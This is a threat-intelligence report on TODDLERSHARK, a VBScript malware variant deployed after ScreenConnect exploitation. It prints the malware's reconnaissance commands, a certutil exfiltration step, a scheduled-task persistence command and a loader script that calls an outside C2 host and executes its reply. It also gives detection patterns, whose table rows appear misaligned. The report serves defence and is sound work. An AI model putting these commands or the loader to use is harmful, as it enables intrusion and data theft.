

TODDLERSHARK: ScreenConnect Vulnerability Exploited to Deploy BABYSHARK Variant

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Key Takeaways

- The Kroll Cyber Threat Intelligence (CTI) team discovered new malware resembling the VBScript based BABYSHARK malware that we've called TODDLERSHARK.
- The malware was used in post-compromise activity following exploitation of a ScreenConnect application.
- BABYSHARK has been [associated](#), by several sources, with a threat actor Kroll tracks as KTA082 (Kimsuky).
- The malware utilized legitimate Microsoft binary and alternate data streams and exhibited elements of polymorphic behavior.

The Kroll CTI team observed a campaign using a new malware that appears to be very similar to BABYSHARK, previously reported to have been developed and used by the APT group Kimsuky (KTA082).

The malware was deployed as part of an attempted compromise that was detected and stopped by the Kroll Responder team. The activity started with exploitation of a recently addressed authentication bypass in the remote desktop software ScreenConnect, developed by ConnectWise.

Two critical vulnerabilities, tracked as CVE-2024-1708 and CVE-2024-1709, were recently addressed in ConnectWise ScreenConnect and have been exploited by many threat actors due to its ease of exploitability.

CVE-2024-1709 (CVSS:10) can allow for authentication bypass due to insufficient path filtering. This is possible because any string can be appended after the extension to allow for bypassing.

CVE-2024-1708 (CVSS:8.4) is a path traversal vulnerability that can allow an attacker to execute code remotely on the ScreenConnect server.

Together, CVE-2024-1709 and CVE-2024-1708 can allow a threat actor to perform remote code execution post authentication.

Technical Details

The threat actor gained access to the victim workstation by exploiting the exposed setup wizard of the ScreenConnect application. They then leveraged their now “hands on keyboard” access to use cmd.exe to execute mshta.exe with a URL to the Visual Basic (VB) based malware.

Infostealer

The largest set of functionality revolves around the system information stealer. It spawns a succession of 16 cmd.exe instances to redirect the output of the following commands to information capture file:

- cmd.exe /c hostname>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c systeminfo>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c net user>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c query user>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v
ConsentPromptBehaviorAdmin>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c route print>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c ipconfig /all>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c arp -a>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c powershell get-ciminstance -namespace root/securitycenter2 -classname
antivirusproduct>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c netstat -ano>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c tasklist>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c tasklist /svc>>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir "C:\Program Files">>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir "C:\Program Files (x86)">>C:\ProgramData\[RANDOM_STRING].acl
- cmd.exe /c dir "C:\ProgramData\Microsoft\Windows\Start Menu\Programs">>C:\ProgramData\
[RANDOM_STRING].acl
- cmd.exe /c dir
"C:\Users\REDACTED\AppData\Roaming\Microsoft\Windows\Recent">>C:\ProgramData\
[RANDOM_STRING].acl




Figure 5: Information stealer process chain (Source: Kroll)

The information stolen includes host, user, network and security software information along with installed software and running processes. Commands 5 and 9 appear to be a functionality more recently added to the malware. These are interesting additions as they are both related to security functionality in contrast to the generalized information gathered by the other commands.


Once the tool has gathered all this information, it uses the inbuilt Windows command certutil to encode the stolen information in a Privacy Enhanced Mail (PEM) certificate, which it then exfiltrates to the C2 web application. The use of exfiltrating data hidden inside PEM files is a technique Kimsuky has used [before](#).

The infostealer code finishes up by deleting both the capture and certificate file.

```
cmd.exe /c certutil -encode C:\ProgramData\[RANDOM_STRING].acl
C:\ProgramData\[RANDOM_STRING_2].acl
```

Scheduled Task

The final aspect to the malware is the initiation of a scheduled task. A script is written to an Alternate Data Stream (ADS) of a file located in a directory within ProgramData. The script contains a URL that will be requested every minute by the scheduled task. Any response from the URL is passed to the VB execute function to immediately run. This URL is uniquely generated for each run of the initial payload, like the other URLs previously discussed.

A screenshot of a Notepad window titled 'task_code' showing VBScript code. The code is as follows:

```
On Error Resume Next
set mmofag = CreateObject("MSXML2.ServerXMLHTTP.6.0")
mmofag.open "POST", "http://febtotos.000webhostapp.com/microsoft/search", false
mmofag.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
mmofag.send "nk=Pkg5e69o781hjd8V0Yw9x00N4UdBYRfZhRkxhYnljblFBs3RBd2Z6NehvMzfyUEV2iUVGdxRkNTJtb3J0QXg1Ng%3D%3D"
Execute(mmofag.responseText)
```

The status bar at the bottom indicates 'Plain Text', 'Tab Width: 8', 'Ln 6, Col 29', and 'INS'.

Figure 6: Scheduled tasks code hidden within alternate data stream (Source: Kroll)

Once the script has been created, the malware creates a scheduled task that runs every minute with the following command line:

```
C:\Windows\System32\cmd.exe /c schtasks /Create /SC minute /MO 1 /TN
UsolCache /TR "wscript //e:vbscript //b
C:\ProgramData\Usol\UsolConfig.conf:htaccess" /f
```

During Kroll's testing, the data returning from the URL in the scheduled task was not observed. Kroll assessed with medium confidence that this occurred because the URL may only return code if the information gathered and sent back indicates a compromised host that meets the threat actors' criteria. If

this were the case, the scheduled task would act as a rudimentary loader for a further stage of malware with the unique base64 string within the URL acting as unique host identifier of sorts.

Similarities with BABYSHARK

The Kroll CTI team assesses it is likely that this is a variant of the BABYSHARK malware due to code and behavioral similarities between the malware described above and [BABYSHARK](#), which was first discovered by [Unit 42 in 2018](#).

Below are examples of code and functionality from Unit 42's original BABYSHARK article that the Kroll CTI team assesses are similar to the code and functionality described in this article:

```
Function Co00(c)

    L=Len(c)

    s=""

    For jx=0 To d-1

        For ix=0 To Int(L/d)-1

            s=s&Mid(c,ix*d+jx+1,1)

        Next

    Next
```

Figure 7: Original BABYSHARK Hex Decoding Function (Source: Unit 42).


```
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings, value:1
HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings, value:1
HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings, value:1
HKCU\Software\Microsoft\Office\14.0\WORD\Security\VBAWarnings, value:1
HKCU\Software\Microsoft\Office\15.0\WORD\Security\VBAWarnings, value:1
HKCU\Software\Microsoft\Office\16.0\WORD\Security\VBAWarnings, value:1
```

Figure 8: Screenshot from Unit 42, showing BABYSHARK setting the VBAWarnings registry key (Source: Unit 42).

```
whoami
hostname
ipconfig /all
net user
dir "%programfiles%"
dir "%programfiles% (x86) "
dir "%programdata%\Microsoft\Windows\Start Menu"
```

Figure 9: Screenshot from Unit 42 showing BABYSHARK's information gathering commands (Source: Unit 42).

```
retu=wShell.run("certutil -f -encode ""&ttmp&"" ""&ttmp1&""",0,true)
```

Figure 10: Screenshot showing original BABYSHARK's certutil encoding (Source: Unit 42).

As demonstrated above, the two malwares appear strikingly similar, indicating the malware used in this recent campaign is likely an iteration on the original BABYSHARK malware.

Analysis

The list of threat actors utilizing the ScreenConnect vulnerability CVE-2024-1709 for initial access is growing. The malware being deployed in this case uses execution through a legitimate Microsoft binary, MSHTA, and exhibits elements of polymorphic behavior in the form of changing identity strings in code, changing the position of code via generated junk code and using uniquely generate C2 URLs, which could make this malware hard to detect in some environments.

Patching ScreenConnect applications is therefore imperative.

Detection and Mitigation

Kroll Responder was able to detect and respond to this threat based on detections built covering the following tactics, techniques and procedures (TTPs).

Behavior	Detection Method	MITRE ATT&CK
certutil.exe encoding files	Detect certutil.exe being used to encode/decode files by checking for '-encode' or '-decode' stings passed to the program via the command line	T1132.001
Scheduled task creation	Detect scheduled task creation with cmd.exe, PowerShell, wscript etc.	T1053.005
MSHTA Executing with URL	Detect scheduled task creation containing Alternate Data Streams.	
MSHTA Spawning cmd.exe	Detect mshta.exe executing with URL parameters. E.g., 'http://', 'https://' etc.	T1218.005
PowerShell executing an encoded command	Detect mshta.exe executing commands in cmd.exe or PowerShell	T1218.005
PowerShell spawning from cmd.exe	Detect PowerShell execution with encoded strings	T1027.010
	Detect PowerShell execution from cmd.exe	T1059.003

Recommendations

- Any systems running ConnectWise ScreenConnect versions 23.9.7 and prior should assume compromise and be patched immediately, following the guidance in the ConnectWise [advisory](#).
- Consider an independent threat hunt/compromise assessment be completed on your systems to ensure that suspicious activity or malware was not inserted prior to patching or remediation.
- Ensure protection and monitoring of systems, especially those that are directly available on the internet, with an endpoint detection and response (EDR) or next-generation antivirus (NGAV) tool specifically tailored or configured to conduct system scans for webshells.
- Ensure implementation or configuration of a Web Application Firewall (WAF) or equivalent web traffic monitoring system for purposes of allowing analysis in the event of potential exploitation.